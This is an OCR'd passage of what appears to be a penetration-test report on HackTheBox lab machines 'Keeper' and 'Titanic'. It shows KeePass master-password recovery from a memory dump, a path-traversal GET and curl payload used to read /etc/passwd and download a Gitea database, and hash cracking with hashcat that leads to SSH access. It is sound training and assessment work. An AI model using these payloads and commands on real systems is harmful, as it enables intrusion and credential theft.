
A tool is found to dump the contents of the keypass dump file


“https://github.com/matro7sh/keepass-dump-masterkey/blob/main/poc.py”

```
python3 poc.py /home/kali/keeper/KeePassDumpFull.dmp
```

```
┌──(root㉿kali)-[/home/kali/keeper]
└─# python3 poc.py /home/kali/keeper/KeePassDumpFull.dmp
2025-05-10 16:25:06,354 [.] [main] Opened /home/kali/keeper/KeePassDumpFull.dmp
Possible password: ●,dgr●d med fl●de
Possible password: ●ldgr●d med fl●de
Possible password: ●`dgr●d med fl●de
Possible password: ●-dgr●d med fl●de
Possible password: ●'dgr●d med fl●de
Possible password: ●]dgr●d med fl●de
Possible password: ●Adgr●d med fl●de
Possible password: ●Idgr●d med fl●de
```


We then google the output:







"rødgrød med fløde" seems to be a secret name. We attempt to use another tool:

```
keepassxc passcodes.kdbx
```



For the password, we use the strange name we found "rødgrød med fløde".





We navigate to Network > root and look through the PuTTY file. An SSH Private Key is found.

```
puttygen id_rsa -O private-openssh -o id_rsa
```


```
ssh -i id_rsa root@10.10.11.227
```

SSH connection is successful, we are now root.

```
┌──(root㉿kali)-[/home/kali/keeper]
└─# ssh -i id_rsa root@10.10.11.227
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

You have new mail.
Last login: Tue Aug  8 19:00:06 2023 from 10.10.14.41
root@keeper:~# whoami
root
root@keeper:~#
```

Finding EPT-004: Path Traversal - Critical


Description	A path traversal attack was used by the testers to gain insight into sensitive system and user files. This includes the configuration and database files of a self-hosted Git Service on the website.
Impact	The attackers may gain insights into the system architecture, which could allow them to perform more advanced attacks such as privilege escalation, lateral movement, or remote code execution.
Affected System	https://titanic.htb
Remediation	MS-005: Avoid Passing User Input to APIs
References	What is path traversal, and how to prevent it? | Web Security Academy

```
nmap -sC -sV 10.10.11.55
```

The results show port 80 and 22 open.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sC -sV 10.10.11.55
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-10 17:18 EDT
Nmap scan report for titanic.htb (10.10.11.55)
Host is up (0.37s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 73:03:9c:76:eb:04:f1:fe:c9:e9:80:44:9c:7f:13:46 (ECDSA)
|_  256 d5:bd:1d:5e:9a:86:1c:eb:88:63:4d:5f:88:4b:7e:04 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Titanic - Book Your Ship Trip
| http-server-header:
|   Apache/2.4.52 (Ubuntu)
|_  Werkzeug/3.0.3 Python/3.10.12
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.45 seconds
```

Upon navigating to the domain, we are greeted with this homepage.



To begin the process of subdomain enumeration, we used Gobuster with the following command:


```
gobuster dns -d titanic.htb -w /home/kali/subdomains-top1million-5000.txt -t 100
```


This command was used to find potential subdomains for the titanic.htb domain using a wordlist. We used a thread count of 100 to speed up the enumeration.

After identifying new subdomains, we updated the hosts file to add these subdomains for further testing.

```
┌──(root㉿kali)-[/home/kali]
└─#  gobuster dns -d titanic.htb -w /home/kali/subdomains-top1million-5000.txt -t 100
═══════════════════════════════════════════════════════════════
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Domain:     titanic.htb
[+] Threads:    100
[+] Timeout:    1s
[+] Wordlist:   /home/kali/subdomains-top1million-5000.txt
═══════════════════════════════════════════════════════════════
Starting gobuster in DNS enumeration mode
═══════════════════════════════════════════════════════════════
Found: dev.titanic.htb

Progress: 4989 / 4990 (99.98%)
═══════════════════════════════════════════════════════════════
Finished
═══════════════════════════════════════════════════════════════
```


Next, we utilized Burp Suite to test for potential path traversal vulnerabilities.





We crafted the following HTTP request:


```
GET /download?ticket=/etc/hosts HTTP/1.1
```



Upon testing, we confirmed that a path traversal vulnerability existed on the server.

To gather more information, we attempted to retrieve additional sensitive files from the server. Specifically, we tested for access to the /etc/passwd file:

```
GET /download?ticket=/etc/passwd HTTP/1.1
```



This request returned valuable information, including details about the developer and root accounts, confirming that the server was vulnerable to path traversal.

Finding EPT-005: Database Exposure - Gitea - High

Description	The testers downloaded “gitea.db” and then extracted the user-password hashes. The account “developer” was retrieved with its cracked hash.
Impact	Attackers can access, modify, or delete all code repositories and project data stored in Gitea. If the compromised account has elevated privileges, attackers could escalate their access to other systems within the network.
Affected System	https://titanic.htb
Remediation	MS-001: Enforce a Strong Password Policy MS-006: Secure Database Access
References	Configuration Cheat Sheet | Gitea Documentation

Upon further investigation, we identified that the active service running on the target system was Gitea. To continue the assessment, we focused on extracting the developer's password from the database.

We located the configuration file at:

```
/home/developer/gitea/data/gitea/conf/app.ini
```

Within this file, we identified the path to the database:

```
/home/developer/gitea/data/gitea/gitea.db
```

To retrieve the database file, we issued the following **curl** request to download the file from the server:

```
curl -X GET "http://titanic.htb/download?ticket=../../../home/developer/gitea/data/gitea/gitea.db" \
-H "Host: titanic.htb" \
--output gitea.db
```

This allowed us to copy the “gitea.db” file containing the password hashes.

We then used a Python script to extract the password hashes from the downloaded database. First, we fetched the script using “wget”:

```
wget
https://gist.githubusercontent.com/h4rithd/0c5da36a0274904cafb84871cf14e271/raw/f109d178edbe756f15060244d735181278c9b57e/gitea2hashcat.py
```

Next, we ran the script to extract the hashes from the database and saved them to a file:

```
python3 gitea2hashcat.py gitea.db > hashes.txt
```

After extracting the hashes, we focused on the developer's hash and saved it to a separate text file. We then proceeded to crack the password using Hashcat with the following command:

```
hashcat -m 10900 developer_hash.txt /usr/share/wordlists/rockyou.txt
```

The cracked password was found to be: “25282528”

```
┌──(root㉿kali)-[/home/kali]
└─# python3 gitea2hashcat.py gitea.db > hashes.txt

┌──(root㉿kali)-[/home/kali]
└─# hashcat -m 10900 developer_hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==========================================================================================================================================
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i7-6820HQ CPU @ 2.70GHz, 2913/5891 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.

Started: Sat May 10 17:39:23 2025
Stopped: Sat May 10 17:39:23 2025

┌──(root㉿kali)-[/home/kali]
└─# hashcat -m 10900 developer_hash.txt /usr/share/wordlists/rockyou.txt --show
sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqcO1qaApUOF7P8TEwnAvY8iXyhEBrfLyO/F2+8wvxaCYZJjRE6llM+1Y=:25282528
```

With the developer's password, we were able to SSH into the target system using the following credentials:

```
ssh developer@10.10.11.55
```

```
┌──(root㉿kali)-[/home/kali]
└─# ssh developer@10.10.11.55
developer@10.10.11.55's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-131-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat May 10 09:40:18 PM UTC 2025

  System load:           0.0
  Usage of /:            82.2% of 6.79GB
  Memory usage:          16%
  Swap usage:            0%
  Processes:             227
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.55
  IPv6 address for eth0: dead:beef::250:56ff:fe94:b39a


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

developer@titanic:~$
```

Finding EPT-006: Insufficient Patch Management – ImageMagick - Moderate

